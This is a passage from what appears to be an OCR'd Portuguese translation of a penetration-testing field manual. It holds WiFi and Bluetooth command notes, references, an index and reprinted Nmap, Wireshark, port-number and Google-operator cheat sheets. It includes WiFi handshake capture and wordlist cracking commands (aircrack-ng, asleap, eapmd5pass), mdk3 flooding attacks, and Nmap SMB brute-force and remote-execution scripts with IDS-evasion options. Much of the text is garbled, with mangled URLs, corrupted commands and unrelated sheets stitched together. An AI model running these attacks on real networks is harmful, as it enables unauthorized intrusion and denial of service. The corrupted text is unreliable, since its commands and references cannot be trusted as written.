dhclient ath0
```

Comunicação com WPA-Enterprise WIFI NEMM9RK

```
iwconfig ath0 essid $SSID  
ifconfig ath0 up  
wpa_supplicant -B -i ath0 -c wpa-ent.conf  
dhclient ath0
```

LzNvx BLUETOOTH

hciconfig hci0 up hcitool -i hci0 scan --flush --all sdptool browse BD_ADDR hciconfig hci0 name "NOTE" class 0x520204 piscan pand -K	Ativar a interface bluetooth Procurar dispositivos bluetooth Listar serviços abertos Definido como detectável Clear paradas sessões
---	---

LINOX TESTE DE WIFI

INICIAR INTERFACE DO MODO
MONITOR

```
airmon- ng stop ath0  
airmon- ng start wifi0  
iwconfig ath0 channel SCH
```

CD

```
airdump- ng -c SCH --bssid SAP -w file ath0  
aireplay -rig-0      10-a      SBP-c      CHaLH0
```

FORÇA BRUTA B ANDSDAKE

```
aircrack- ng -w wordlist capture.cap  
asleep -r capture. cap -W dict.asleep  
eapmd5pass -r capture.cap -w wordlist
```

DOS AC

mdk3 #Auth Flood
mdk3 # Inundação de faróis

ALMOFADA DE RASPAGEM

8

ALMOFADA DE RASPAGEM

¶

;

SCRATCH PAD

SCRATCH PAD

REFERÊNCIAS

11 Mubix. Lista de comandos pós-exploração do Linux/Unix/BSD.
<http://bit.ly/nuc0NO>. Acessado em 1º de outubro de 2012.

[2] Tomes, Tim. Dumping seguro de hashes de controladores de domínio ativos.
<http://pau-do-com.com/011/11/safe-dumcinq-hashes-fro-lv.htm>. Acessado em 14 de novembro de 2012.

[3] Folha de dicas sobre conchas reversas.
<http://lto//ue'itestmoleyz.z:et,'cueat-s.ee-/.shells/reverse-s.ski-Sea:--.eg>. Acessado em 15 de novembro de 2012.

(4) Damele, Bernardo. Reverse Shell One-liners.
http://ber'.3rdodame_e_bloesot_com?81-'03,'re-r=e-snels-ore-liners.h-ml. Acessado em 15 de novembro de 2012.

[5] SANS Institute. Guia de referência de bolso do IEE 802.11.
[http://t0/,-!'''vi:li:4cl!fcr."i r^z ja - 5/30 "11 F:-et 'eferr'no &4u'de.pdf](http://t0/,-!'''vi:li:4cl!fcr.). Acessado em 16 de novembro de 2012.

[6] Tomes, Tim. Remote Malware Deployment and a Lil' AV Bypass.
[http://do.o.com/"012,'C5*'emo' --al::are-deplo,-mert-and hcmi](http://do.o.com/). Acessado em 22 de janeiro de 2013.

1') Trusted Sec. Powershell PoC.
http://trs:v..:tr:s-eoso- cc','o'-n'cad*.mo's=?o'.load,'. Acessado em 25 de janeiro

Aplicam-se os seguintes direitos autorais e isenção de responsabilidade:
Direitos autorais 2012 TrustedSec, LLC. Todos os direitos reservados.

A redistribuição e o uso nos formatos de código-fonte e binário, com ou sem modificações, são permitidos desde que as seguintes condições sejam atendidas:

As redistribuições em formato binário devem reproduzir o aviso de direitos autorais acima, esta lista de condições e a seguinte isenção de responsabilidade na documentação e/ou em outros materiais fornecidos com a distribuição.

ESTE SOFTWARE É FORNECIDO PELA TRUSTEDSEC, LLC "NO ESTADO EM QUE SE ENCONTRA" E QUAISSER GARANTIAS EXPRESSAS OU IMPLÍCITAS, INCLUINDO, MAS NÃO SE LIMITANDO A, GARANTIAS IMPLÍCITAS DE COMERCIALIZAÇÃO E ADEQUAÇÃO A UMA FINALIDADE ESPECÍFICA, SÃO REJEITADAS. EM NENHUMA HIPÓTESE A TRUSTEDSEC, LLC OU SEUS CONTRIBUINTES SERÃO RESPONSÁVEIS POR QUAISSER DANOS DIRETOS, INDIRETOS, INCIDENTAIS, ESPECIAIS, EXEMPLARES OU CONSEQUENCIAIS (INCLUINDO, MAS NÃO SE LIMITANDO A, PROCURAR OU svBsSTITUTZ, ÓRGÃOS OU SERVIÇOS; PERDA ou vsE, DADOS OU LUCROS; OU INTERRUPÇÃO DE NEGÓCIOS), SEJA QUAL FOR A CAUSA E EM QUALQUER TEORIA OU RESPONSABILIDADE, SEJA EM CONTRATO, RESPONSABILIDADE ESTRITA OU ATO ILÍCITO (INCLUINDO NEGLIGÉNCIA OU OUTROS) DECORRENTES DE QUALQUER FORMA DO USO DESTE SOFTWARE, MESMO SE AVISADO DA POSSIBILIDADE DE TAIS DANOS.

As opiniões e conclusões contidas no software e na documentação são de responsabilidade dos autores e não devem ser interpretadas como representação das políticas oficiais, expressas ou implícitas, da TRUSTEDSEC, LLC.

181 SSL e stunnel. h "n: 'www.! ip'r4''.co','^ oo,'?'r-63' Acessado em 01 fev. 2013.

[9] "Using Nmap to Screenshot Web Services".
http://.10 r.u-rma:'o-so*'erish.o%:-:ec-
e "S ht s s Persis e e do PowerShell ne
'ea, ver 'stence-with-
'fp .n.e_ll-Ig*.ie-l-*:ets.. Acessado em 21 de novembro de 2013.

ÍNDICE

A

Airmon-ng	87
ARPing.....	61
Tabela ASCII.	83

B

Autenticação básica	69
BeEF.....	68
Bluetooth.	86

C

Cisco.....	38
Cachos	69

D

DNS.....	8, 30, 39, 43
DNSRecon	39
DSQuery.	28

E

Remetente do e-mail.	23
Ettercap	60

F

FCC.....	85
File Transfer.....	43
Fpipe	47
Frequencies	85
FTP.....	43

G

}Google	48
GRUB.....	61

H

Lavagem...	64
/Hping3.....	61
Hydra	61

I

' ICMP.	43
Iframe	68
IKE-Scan.....	40
IPtables.....	10
IPv4.....	36
IPv6.....	37

Applet JAVA	68
Johfl, o Estrapador.	62

K

Kali	12
Kismet.	85

L

Linux.....	5
Chkconfig.....	11
Arquivos.	7
Montar SMB.	12
Scripting.....	8
Atualizar-rc.d.....	11
Wifi.	86

M

Metasploit	56
MSFPayload	56
MSFVenom.....	56
Meterpreter.	24, 58
Mimikatz.	61
MSSQL.....	73
MySQL.....	74

N

Netcat	44, 53
Nmap.....	39, 51
Captura de tela.	70
O	
Relé de correio aberto.....	43
Oráculo	74

P

Lista de palavras da senha.....	62
PeepingTom.	70
Perl.....	81
Persistência.....	46, 59
pfsense.....	13
Polycom	48
Pons	35
Postgres.....	73
Powershell.....	22
Popup de autenticação.....	23
Runas.....	23
Cadeias de proxies.	58
PSEXEC.	18, 46
Massa de vidraceiro.	40
Python.....	77

Canhão elétrico.	58
Regex	82
Conchas reversas	44

S

Scapy.	80
Tela.....	11
SNMP.....	38
SNMPWalk.....	38
Socat.....	37, 47
Meias.....	47, 58
Solaris.	13
SQLMap	71
SSH.....	55
Retorno de chamada....	9
Stunnel.	47
Sub-rede	36

U

Agentes de usuário	67
--------------------------	----

V

VLC.....	54
Volume Shadow Copy.....	21
VPN.....	40
VSSOwn	63
VTC.....	48

W

Wget	68
Windows.....	15
Comando AT.....	46
Escalonamento.....	31
Firewall.....	18
Makecab.....	17
Porta de entrada.....	18
RDP.....	19
Registro	26
Remoção.....	16
Scripting	30
Início	15
Agendador de tarefas	32, 46
WebDAV.	46
Vinho	61
Wireshark	52
WMIC.....	20, 46



9161874R00056

Fabricado nos EUA
San Bernardino, CA
06 de março de 2014

Mecanismo de script

```
-sc Executar scripts padrão  
--script=<ScriptName> |  
<ScriptCategory> | <ScriptDir>...  
    Executar scripts individuais ou em grupos  
--script-args=<Name1=Value1,...>  
    Use a lista de argumentos do script  
--script-updatedb  
    Atualizar o banco de dados de scripts
```

Categorias de scripts

As categorias de scripts do Nmap incluem, mas não se limitam a, as seguintes:

auth: utilizar credenciais ou ignorar a autenticação nos hosts de destino.

broadcast: Descobre hosts não incluídos na linha de comando por meio de transmissão na rede local.

brute: Tentativa de adivinhar senhas em sistemas-alvo, para uma variedade de protocolos, incluindo http, SNMP, IAX, MySQL, VNC, etc.

default: Os scripts são executados automaticamente quando -sC ou -A são usados. **descoberta:** Tenta obter mais informações sobre os hosts de destino por meio de fontes públicas de informações, SNMP, serviços de diretório e outros.

dos: Pode causar condições de negação de serviço nos hosts de destino.

explorar: Tentativa de explorar sistemas-alvo.

externo: Interagir com sistemas de terceiros não incluídos na lista de alvos.

fuzzer: Enviar entrada inesperada nos campos do protocolo de rede. **intrusivo:** Pode travar o alvo, consumir recursos excessivos ou afetar as máquinas-alvo de forma maliciosa. **malware:** Procurar sinais de infecção por malware nos hosts de destino.

seguro: Projeto para não afetar o alvo de forma negativa.

versão: Medir a versão do software ou do protocolo falado pelos hosts de destino.

vul: Mede se os sistemas-alvo têm uma vulnerabilidade conhecida.

Roteiros notáveis

Uma lista completa dos scripts do Nmap Scripting Engine está disponível em <http://nmap.org/nsedoc/>

Alguns scripts particularmente úteis incluem:

dns-zone-transfer: Tenta extrair um arquivo de zona (AXFR) de um servidor DNS.

```
$ nmap --script dns-zone-transfer.nse  
--script-args dns-zone-  
transfer.domain=<domain> -p53  
<hosts>
```

http-robots.txt: Coleta arquivos robots.txt de servidores da Web descobertos.

```
$ nmap --script http-robots.txt  
<hosts>
```

smb-brute: Tenta determinar combinações válidas de nome de usuário e senha por meio de adivinhação automática.

```
$ nmap --script smb-brute.nse -p445  
<hosts>
```

smb-psexec: tenta executar uma série de programas no computador de destino, usando credenciais fornecidas como scriptargs.

```
$ nmap --script smb-pexec.nse -  
script-args=smbuser=<username>,  
smbpass=<password>[,config=<config>]  
-p445 <hosts>
```

Nmap

Folha de dicas

v 1 . 0

GUIA DE REFERÊNCIA DE BOLSO

Instituto SANS

<http://www.sans.org>



Sintaxe básica

```
# nmap [ScanType] [Options] {targets}
```

Especificação de destino

Endereço IPv4: 192.168.1.1

Endereço IPv6: AABB:CCDD::FF%eth0

Nome do host: www.target.tgt

Intervalo de endereços IP: 192.168.0-255.0-255

Bloco CIDR: 192.168.0.0/16

Usar arquivo com listas de alvos: -iL <nome do arquivo>

Portas de destino

Nenhum intervalo de portas especificado examina as 1.000 portas mais populares

-F Faça a varredura das 100 portas mais populares

-p<porta1>-<porta2> Intervalo de portas

-p<porta1>,<porta2>,... Lista de portas

-PU:53,U:110,T20-445 Misturar TCP e UDP

-r Faça a varredura linearmente (não randomize as portas)

--top-ports <n> Examina as n portas mais populares

-p-65535 Deixar de fora a porta inicial no intervalo faz com que o scan do Nmap comece na porta 1

-p0- Deixar a porta final fora do intervalo faz com que o Nmap faça o scan através da porta 65535

Opções de sondagem	Opções de temporização refinadas	Opções de tempo agregado
<ul style="list-style-type: none"> -Pn Don't probe (presume que todos os hosts estão ativos) -PB Sonda padrão (TCP 80, 445 e ICMP) -PS<lista de portas> <ul style="list-style-type: none"> Verificar se os alvos estão ativos, sondando as portas TCP -PE Usar solicitação de eco ICMP -PP Use ICMP Timestamp Request (Solicitação de carimbo de data/hora ICMP) -PM Use ICMP Netmask Request (Solicitação de máscara de rede ICMP) 	<ul style="list-style-type: none"> --min-hostgroup/max-hostgroup <size> <ul style="list-style-type: none"> Tamanhos de grupos de varredura de host paralelo --min-paralelismo/max-paralelismo <numprobes> <ul style="list-style-type: none"> Parallelização da sonda --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time> <ul style="list-style-type: none"> Especifica o tempo de ida e volta da sonda. --max-retries <tentativas> <ul style="list-style-type: none"> Número máximo de retransmissões de sonda de varredura de porta. --host-timeout <time> <ul style="list-style-type: none"> Desistir do alvo depois de tanto tempo --scan-delay/--max-scan-delay <time> <ul style="list-style-type: none"> Ajustar o atraso entre as sondas --min-rate <número> <ul style="list-style-type: none"> Enviar pacotes não mais lentos do que <número> por segundo --max-rate <número> <ul style="list-style-type: none"> Enviar pacotes não mais rápido do que <número> por segundo 	<ul style="list-style-type: none"> -T0 <i>Paranoid</i>: Muito lento, usado para evasão de IDS -T1 <i>Sorrateiro</i>: Bastante lento, usado para evasão de IDS -T2 <i>Polite</i>: Diminui a velocidade para consumir menos largura de banda, é executado cerca de 10 vezes mais devagar do que o padrão -T3 <i>Normal</i>: Padrão, um modelo de tempo dinâmico baseado na capacidade de resposta do alvo -T4 <i>Agressivo</i>: Pressupõe uma rede rápida e confiável e pode sobrecarregar os alvos -T5 <i>Insano</i>: Muito agressivo; provavelmente sobrecarregará os alvos ou perderá portas
Tipos de varredura		Formatos de saída
<ul style="list-style-type: none"> -sP Probe apenas (descoberta de host, não varredura de porta) -ss Varredura SYN Varredura de conexão TCP -sT -sU Varredura UDP -sv Verificação de versão -o Detecção de sistema operacional --scanflags Definir uma lista personalizada de TCP usando URGACKPSHRSYNFIN em qualquer pedido 		<ul style="list-style-type: none"> -oN Saída padrão do Nmap -oG Formato de greppable Formato XML -ox -oA <nome de base> <ul style="list-style-type: none"> Gerar arquivos de saída Nmap, Greppable e XML usando o nome de base para os arquivos
		Opções diversas
		<ul style="list-style-type: none"> -n Desativar pesquisas de endereço IP -6 Usar somente IPv6 -A Use vários recursos, incluindo Detecção de sistema operacional, Detecção de versão, Varredura de script (padrão) e tracert --reason Explicar o motivo de qual o Nmap acha que a porta está aberta, fechada ou filtrada

Especificação do alvo

Endereço IP, nomes de host, redes, etc.

Exemplo: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254

-IL arquivo de entrada da lista **-iR n** escolha alvos aleatórios, 0 sem fim

--exclude --excludefile file exclui o host ou a lista do arquivo

Descoberta do host

-PS n tcp syn ping	-PA n tcp a ck ping	-PU n udp ping
-PM máscara de rede req	-PP registro de data e hora req	-PE echo req
-sL lista de varredura	-PO protocolo ping	-PN sem ping
-n sem DNS	-R Resolução de DNS para todos os alvos	
		--traceroute : rastreia o caminho até o host (para mapa de topologia)
		-sP ping igual a -PP -PM -PS443 -PA80

Técnicas de varredura de portas

-sS tcp syn scan	-ST varredura de conexão tcp	-sU varredura udp
-sY sctp init scan	-sZ sctp cookie echo	-sO protocolo ip
-sW janela tcp	-sN -sF -sX null, fin, xmas	-sA tcp ack

Especificação da porta e ordem de varredura

-p- intervalo n-m	-p- todas as portas	-p n,m,z individual
-p U:n-m,z T:n,m U para udp T para tcp		-F rápido, comum 100
--top-ports n rastreia as portas de maior proporção		-r não randomiza

Cronograma e desempenho

-T0 paranoico	-T1 sorrateiro	-T2 educado
-T3 normal	-T4 agressivo	-T5 insano
--min-hostgroup	--max-hostgroup	
--min-rate	--max-rate	
--min-paralelismo	--max-paralelismo	
--min-rtt-timeout	--max-rtt-timeout	--initial-rtt-timeout
--max-retries	--host-timeout	--scan-delay

Exemplos

Verificação rápida nmap -T4 -F

Varredura rápida (porta 80) nmap -T4 --max_rtt_timeout 200 --initial_rtt_timeout 150 --min_hostgroup 512 --max_retries 0 -n -P0 -p80

Pingscan nmap -sP -PE -PP -PS21,23,25,80,113,31339 -PA80,113,443,10042 --source-port 53 -T4

Lento e abrangente nmap -sS -sU -T4 -A -v -PE -PP -PS21,22,23,25,80,113,31339 -PA80,113,443,10042 -PO --script all

Detecção de serviços e versões

-sV: detecção de versão

--all-ports não exclui portas

--version-all tenta cada sonda

--version-trace rastrear atividade de varredura de versão

-O ativar a detecção do sistema **operacional**—**fuzzy** adivinhar a detecção do sistema operacional

--max-os-tries define o número máximo de tentativas contra um alvo

Evasão de firewall/IDS

-f pacotes de fragmentos

-D d1,d2 camufla a varredura com iscas

-S ip spoof source address falsa)

-g source spoof source port (porta de origem

--randomize-hosts order

--spoof-mac mac altera o mac de origem

Opções de verbosidade e depuração

-v Aumentar o nível de verbosidade **--reason** motivo do host e da porta

-d (1-9) set debugging level--**packet-trace** trace packets



Opções interativas

v/V aumentar/diminuir o nível de verbosidade **d/D** aumentar/diminuir o nível de depuração **p/P** ativar/desativar o rastreamento de pacotes

Opções diversas

--resume file retoma a varredura abortada (a partir da saída oN ou oG)

-6 ativar varredura ipv6

-A agressivo igual a **-O -sV -sC --traceroute**

Scripts

-sC executar varredura com scripts padrão (ou todos)

--script arquivo executar script

--script-args n=v fornecer argumentos

--script-trace imprime a comunicação de entrada e saída

Saída

-oN normal

-oX xml

-oG grepável

-oA todas as

Nmap 5

cheatsheet

Traceroute rápido: nmap -sP -PE -PS22,25,80 -PA21,23,80,3389 -PU -PO --traceroute

FILTROS DE EXIBIÇÃO DO WIRESHARK - PARTE 1

packetlife.net

Ethernet			ARP		
eth.addr	eth.len	eth.src	arp.dst.hw_mac	arp.proto.size	
eth.dst	eth.lg	eth.trailer	arp.dst.proto_ipv4	arp.proto.type	
eth.ig	eth.multicast	eth.type	arp.hw.size	arp.src.hw_mac	
IEEE 802.1Q			arp.hw.type		
vlan.cfi	vlan.id	vlan.priority	arp.opcode	arp.src.proto_ipv4	
vlan.etype	vlan.len	vlan.trailer	TCP		
IPv4			tcp.ack	tcp.options.qs	
ip.addr	ip.fragment.overlap.conflict		tcp.checksum	tcp.options.sack	
ip.checksum	ip.fragment.toolongfragment		tcp.checksum_bad	tcp.options.sack_le	
ip.checksum_bad	ip.fragments		tcp.checksum_good	tcp.options.sack_perm	
ip.checksum_good	ip.hdr_len		tcp.continuation_to	tcp.options.sack_re	
ip.dsfield	ip.host		tcp.dstport	tcp.options.time_stamp	
ip.dsfield.ce	ip.id		tcp.flags	tcp.options.wscale	
ip.dsfield.dscp	ip.len		tcp.flags.ack	tcp.options.wscale_val	
ip.dsfield.ect	ip.proto		tcp.flags.cwr	tcp.pdu.last_frame	
ip.dst	ip.reassembled_in		tcp.flags.ecn	tcp.pdu.size	
ip.dst_host	ip.src		tcp.flags.fin	tcp.pdu.time	
ip.flags	ip.src_host		tcp.flags.push	tcp.port	
ip.flags.df	ip.tos		tcp.flags.reset	tcp.reassembled_in	
ip.flags.mf	ip.tos.cost		tcp.flags.syn	tcp.segment	
ip.flags.rb	ip.tos.delay		tcp.flags.urg	tcp.segment.error	
ip.frag_offset	ip.tos.precedence		tcp.hdr_len	tcp.segment.multipletails	
ip.fragment	ip.tos.reliability		tcp.len	tcp.segment.overlap	
ip.fragment.error	ip.tos.throughput		tcp.nxtseq	tcp.segment.overlap.conflict	
ip.fragment.multipletails	ip.ttl	ip.version	tcp.options	tcp.segment.toolongfragment	
ip.fragment.overlap			tcp.options.cc	tcp.segments	
			tcp.options.ccecho	tcp.seq	
IPv6			tcp.options.ccnew	tcp.srcport	
ipv6.addr	ipv6.hop_opt		tcp.options.echo	tcp.time_delta	
ipv6.class	ipv6.host		tcp.options.echo_reply	tcp.time_relative	
ipv6.dst	ipv6.mipv6_home_address		tcp.options.md5	tcp.urgent_pointer	
ipv6.dst_host	ipv6.mipv6_length		tcp.options.mss	tcp.window_size	
ipv6.dst_opt	ipv6.mipv6_type		tcp.options.mss_val		
ipv6.flow	ipv6.nxt		UDP		
ipv6.fragment	ipv6.opt.pad1		udp.checksum	udp.dstport	udp.srcport
ipv6.fragment.error	ipv6.opt.padn		udp.checksum_bad	udp.length	
ipv6.fragment.more	ipv6.plen		udp.checksum_good	udp.port	
ipv6.fragment.multipletails	ipv6.reassembled_in		Operador es		Lógica
ipv6.fragment.offset	ipv6.routing_hdr		eq ou ==	e ou &&	E lógico
ipv6.fragment.overlap	ipv6.routing_hdr.addr		ne ou !=	ou ou	OUI lógico
ipv6.fragment.overlap.conflict	ipv6.routing_hdr.left		gt ou >	xor ou ^	XOR lógico
ipv6.fragment.toolongfragment	ipv6.routing_hdr.type		lt ou <	not ou !	NOT lógico
ipv6.fragments	ipv6.src		ge ou >=	[n]	Operador de subcadeia de caracteres
ipv6.fragment.id	ipv6.src_host		le ou <=	[...]	
ipv6.hlim	ipv6.version				

FILTROS DE EXIBIÇÃO DO WIRESHARK - PARTE 2

Frame Relay			ICMPv6		
fr.becn	fr.de		icmpv6.all_comp		icmpv6.option.name_type.fqdn
fr.chdlctype	fr.dlci		icmpv6.checksum		icmpv6.option.name_x501
fr.controle	fr.dlcore_control		icmpv6.checksum_bad		icmpv6.option.rsa.key_hash
fr.controle.f	fr.ea		icmpv6.code		icmpv6.option.type
fr.control.ftype	fr.fecn		icmpv6.comp		icmpv6.ra.cur_hop_limit
fr.control.n_r	fr.lower_dlci		icmpv6.haad.ha_addrs		icmpv6.ra.reachable_time
fr.control.n_s	fr.nlpid		icmpv6.identifier		icmpv6.ra.retrans_timer
fr.control.p	fr.second_dlci		icmpv6.option		icmpv6.ra.router_lifetime
fr.control.s_ftype	fr.snap.oui		icmpv6.option.cga		icmpv6.recursive_dns_serv
fr.control.u_modifier_cmd	fr.snap.pid		icmpv6.option.length		icmpv6.type
fr.control.u_modifier_resp	fr.snaptype		icmpv6.option.name_type		
fr.cr	fr.third_dlci		RIP		
fr.dc	fr.upper_dlci		rip.auth.passwd	rip.ip	rip.route_tag
PPP			rip.auth.type	rip.metric	rip.routing_domain
ppp.address	ppp.direction		rip.command	rip.netmask	rip.version
ppp.controle	ppp.protocol		rip.family	rip.next_hop	
MPLS			BGP		
mpls.bottom	mpls.oam.defect_location		bgp.aggregator_as		bgp.mp_reach_nlri_ipv4_prefix
mpls.cw.control	mpls.oam.defect_type		bgp.aggregator_origin		bgp.mp_unreach_nlri_ipv4_prefix
mpls.cw.res	mpls.oam.frequency		bgp.as_path		bgp.multi_exit_disc
mpls.exp	mpls.oam.function_type		bgp.cluster_identifier		bgp.next_hop
mpls.label	mpls.oam.ttsi		bgp.cluster_list		bgp.nlri_prefix
mpls.oam.bip16	mpls.ttl		bgp.community_as		bgp.origin
ICMP			bgp.community_value		
icmp.checksum	icmp.ident	icmp.seq	bgp.local_pref		bgp.type
icmp.checksum_bad	icmp.mtu	icmp.type	bgp.mp_nlri_tnl_id		bgp.withdrawn_prefix
icmp.code	icmp.redir_gw		HTTP		
DTP			http.accept		
dtp.neighbor	dtp.tlv_type	vtp.neighbor	http.accept_encoding		http.proxy_authorization
dtp.tlv_len	dtp.version		http.accept_language		http.proxy_connect_host
			http.authbasic		http.proxy_connect_port
VTP			http.authorization		
vtp.code	vtp.vlan_info.802_10_index		http.cache_control		http.request.method
vtp.conf_rev_num	vtp.vlan_info.isl_vlan_id		http.connection		http.request.uri
vtp.followers	vtp.vlan_info.len		http.content_encoding		http.request.version
vtp.md	vtp.vlan_info.mtu_size		http.content_length		http.response
vtp.md5_digest	vtp.vlan_info.status.vlan_susp		http.content_type		http.response.code
vtp.md_len	vtp.vlan_info.tlv_len		http.cookie		http.server
vtp.seq_num	vtp.vlan_info.tlv_type		http.date		http.set_cookie
vtp.start_value	vtp.vlan_info.vlan_name		http.host		http.transfer_encoding
vtp.upd_id	vtp.vlan_info.vlan_name_len		http.last_modified		http.user_agent
vtp.upd_ts	vtp.vlan_info.vlan_type		http.location		http.www_authenticate
vtp.version			http.notification		http.x_forwarded_for
			http.proxy_authenticate		

Números de porta TCP/UDP

7 Eco	554 RTSP	2745 Bagle.H	6891-6901 Windows Live
19 Chargen	546-547 DHCPv6	2967 Symantec AV	6970 Quicktime
20-21 FTP	560 rmonitor	3050 Interbase DB	7212 GhostSurf
22 SSH/SCP	563 NNTP sobre SSL	3074 XBOX Live	7648-7649 CU-SeeMe
23 Telnet	587 SMTP	3124 Proxy HTTP	8000 Rádio na Internet
25 SMTP	591 FileMaker	3127 MyDoom	Proxy HTTP 8080
42 Replicação WINS	593 Microsoft DCOM	3128 Proxy HTTP	8086-8087 Kaspersky AV
43 WHOIS	631 Impressão pela Internet	3222 GLBP	8118 Privoxy
49 TACACS	636 LDAP sobre SSL	3260 iSCSI Target	Servidor VMware 8200
53 DNS	639 MSDP (PIM)	3306 MySQL	8500 Adobe ColdFusion
67-68 DHCP/BOOTP	646 LDP (MPLS)	3389 Terminal Server	8767 TeamSpeak
69 TFTP	691 MS Exchange	3689 iTunes	8866 Bagle.B
70 Gopher	860 iSCSI	3690 Subversão	9100 HP JetDirect
79 Dedo	873 rsync	3724 World of Warcraft	9101-9103 Bacula
80 HTTP	902 Servidor VMware	3784-3785 Ventrilo	9119 MXit
88 Kerberos	989-990 FTP sobre SSL	4333 mSQL	9800 WebDAV
102 MS Exchange	993 IMAP4 sobre SSL	4444 Demolidor	9898 Dabber
110 POP3	995 POP3 sobre SSL	4664 Google Desktop	9988 Rbot/Spybot
113 Ident	1025 Microsoft RPC	4672 eMule	9999 Urchin
119 NNTP (Usenet)	1026-1029 Windows Messenger	4899 Radmin	10000 Webmin
123 NTP	1080 Proxy SOCKS	5000 UPnP	10000 BackupExec
135 Microsoft RPC	1080 MyDoom	5001 Slingbox	10113-10116 NetIQ
137-139 NetBIOS	1194 OpenVPN	5001 iperf	11371 OpenPGP
143 IMAP4	1214 Kazaa	5004-5005 RTP	12035-12036 Segunda Vida
161-162 SNMP	1241 Nessus	5050 Yahoo! Messenger	12345 NetBus
177 XDMCP	1311 Dell OpenManage	5060 SIP	13720-13721 NetBackup
179 BGP	1337 RESíDUOS	5190 AIM/ICQ	14567 Campo de batalha
201 AppleTalk	1433-1434 Microsoft SQL	5222-5223 XMPP/Jabber	15118 Dipnet/Oddbob
264 BGMP	1512 WINS	5432 PostgreSQL	19226 AdminSecure
318 TSP	1589 Cisco VQP	Servidor VNC 5500	19638 Ensim
381-383 HP Openview	1701 L2TP	5554 Sasser	20000 Usermin
389 LDAP	1723 MS PPTP	5631-5632 pcAnywhere	24800 Sinergia
411-412 Conexão direta	1725 Vapor	5800 VNC sobre HTTP	25999 Xfire
443 HTTP sobre SSL	1741 CiscoWorks 2000	5900+ Servidor VNC	27015 Half-Life
445 Microsoft DS	1755 Servidor de mídia MS	6000-6001 X11	27374 Sub7
464 Kerberos	RAIO DE 1812-1813	6112 Battle.net	28960 Call of Duty
465 SMTP sobre SSL	1863 MSN	6129 DameWare	31337 Orifício traseiro
497 Retrospecto	1985 Cisco HSRP	6257 WinMX	33434+ traceroute
500 ISAKMP	2000 Cisco SCCP	6346-6347 Gnutella	Legenda
512 rexec	2002 Cisco ACS	6500 GameSpy Arcade	
513 rlogin	2049 NFS	6566 SANE	
514 syslog	2082-2083 cPanel	6588 AnalogX	
515 LPD/LPR	2100 Oracle XDB	6665-6669 IRC	
520 RIP	2222 DirectAdmin	6679/6697 IRC sobre SSL	
521 RIPng (IPv6)	2302 Halo	6699 Napster	
540 UUCP	2483-2484 Oracle DB	6881-6999 BitTorrent	

Atribuições de portas da IANA publicadas em <http://www.iana.org/assignments/port-numbers>

Operadores avançados		
Operadores avançados	Significado	O que digitar na caixa de pesquisa (e descrição dos resultados)
local:	Pesquisar apenas um site	site da conferência: www.sans.org (Pesquise no site da SANS para obter informações sobre a conferência)
[#]...[#] ou numrange: date:	Pesquisar em um intervalo de números Pesquisar apenas em um intervalo de meses	televisão de plasma \$1000...1500 (Procure por televisores de plasma entre \$1000 e \$1500) data do hóquei: 3 (busca de referências de hóquei nos últimos 3 meses; opções restritas de data de 6 e 12 meses também estão disponíveis)
safesearch:		safesearch: educação sexual (busca por material de educação sexual sem retornar sites adultos)
link:		link: www.sans.org (Localizar páginas com links para o site da SANS)
info:	Excluir páginas com links de conteúdo adulto	info: www.sans.org (Localizar informações sobre o site da SANS)
related:		related: www.stanford.edu (Localizar sites relacionados ao site da Stanford)
intitle:	Informações sobre uma página Páginas relacionadas	intitle:conference (Localizar páginas com "conference" no título da página)
todos os títulos:		allintitle:conference SANS (Localiza páginas com "conference" e "SANS" no título da página. Não combina bem com outros operadores)
inurl:	Procura por cadeias de caracteres no título da página	inurl:conference (Localiza páginas com a string "conference" no URL)
allinurl:	Procura por todas as cadeias de caracteres no título da página	allinurl:conference SANS (Localiza páginas com "conference" e "SANS" no URL. Não combina bem com outros operadores)
filetype: ou ext:	Procura por strings no URL Procura por todas as strings no URL	filetype:ppt (Localize arquivos com a extensão "ppt". ".ppt" são arquivos do MS PowerPoint).
cache:		cache: www.sans.org (Mostra a versão em cache da página sem realizar a pesquisa)
phonebook: ou rphonebook: ou bphonebook:	Procura por arquivos com essa extensão de arquivo	phonebook:Rick Smith MD (Encontre todas as listagens da lista telefônica de Rick Smith em Maryland. Não pode ser combinado com outras pesquisas)
autor:	Exibir o cache do Google da página	author:Rick (Localiza todas as postagens de grupos de notícias com "Rick" no nome do autor ou no endereço de e-mail. Deve ser usado com uma pesquisa no Google Group)
não é assunto:	Exibir todas as listagens telefônicas residenciais e comerciais	insubject:Mac OS X (Localiza todas as postagens de grupos de notícias com "Mac OS X" no assunto da postagem. Deve ser usado com uma pesquisa no Google Group)
definir:		define:sarcastic (Obter a definição da palavra sarcastic)
estoque:	Procura o autor de uma postagem em um grupo de notícias	ação:AAPL (Obtenha informações sobre as ações da Apple Computer, Inc.)
	Pesquisar somente no assunto de uma publicação de grupo de notícias	
	Várias definições da palavra ou frase	
	Obter informações sobre a abreviação de uma ação	

Pesquisa de números	
Pesquisa de números	Descrição
1Z9999W999999999999	Números de rastreamento da UPS
999999999999	Números de rastreamento da FedEx
9999 9999 9999 9999 9999 99	Números de rastreamento USPS
AAAAA999A9AA99999	Números de identificação do veículo (VIN)
305214274002	Códigos UPC
202	Códigos de área telefônica
patente 5123123	Números de patentes (Lembre-se de colocar a palavra "patente" antes do número de sua patente)
n199ua	Números de registro de aeronaves da FAA (O número de registro FAA de um avião é normalmente impresso em sua cauda)
fcc B4Z-34009-PIR	IDs de equipamentos da FCC (Lembre-se de colocar a palavra "fcc" antes da ID do equipamento)

Operadores de calculadora		
Operadores	Significado	Digite na caixa de pesquisa
+	adição	45 + 39
-	subtração	45 - 39
*	multiplicação	45 * 39
/	divisão	45 / 39
% de	porcentagem de	45% de 39
^	elevar a uma potência	2^5 (2 elevado à 5ª potência)

Exemplos de operadores	
Exemplo de operador	Encontra páginas que contêm
veleiro na baía de chesapeake	as palavras sailboat (veleiro), Chesapeake e Baía
sloop OU yawl	ou a palavra sloop ou a palavra yawl
"Para cada um o seu próprio"	a frase exata para cada um
vírus -computador	a palavra vírus , mas NÃO a palavra computador
Episódio +III de Guerra nas Estrelas	Esse título de filme, incluindo o número romano III
~empréstimo de barco	informações de empréstimo para a palavra boat (barco) e seus sinônimos: canoe (canoa), ferry (balsa) etc.
define:sarcastic	definições da palavra sarcastic na Web
mac * x	as palavras Mac e X separadas por exatamente uma palavra
Estou me sentindo sortudo (Link do Google)	Leva você diretamente à primeira página da Web retornada para sua consulta

Parâmetros de pesquisa		
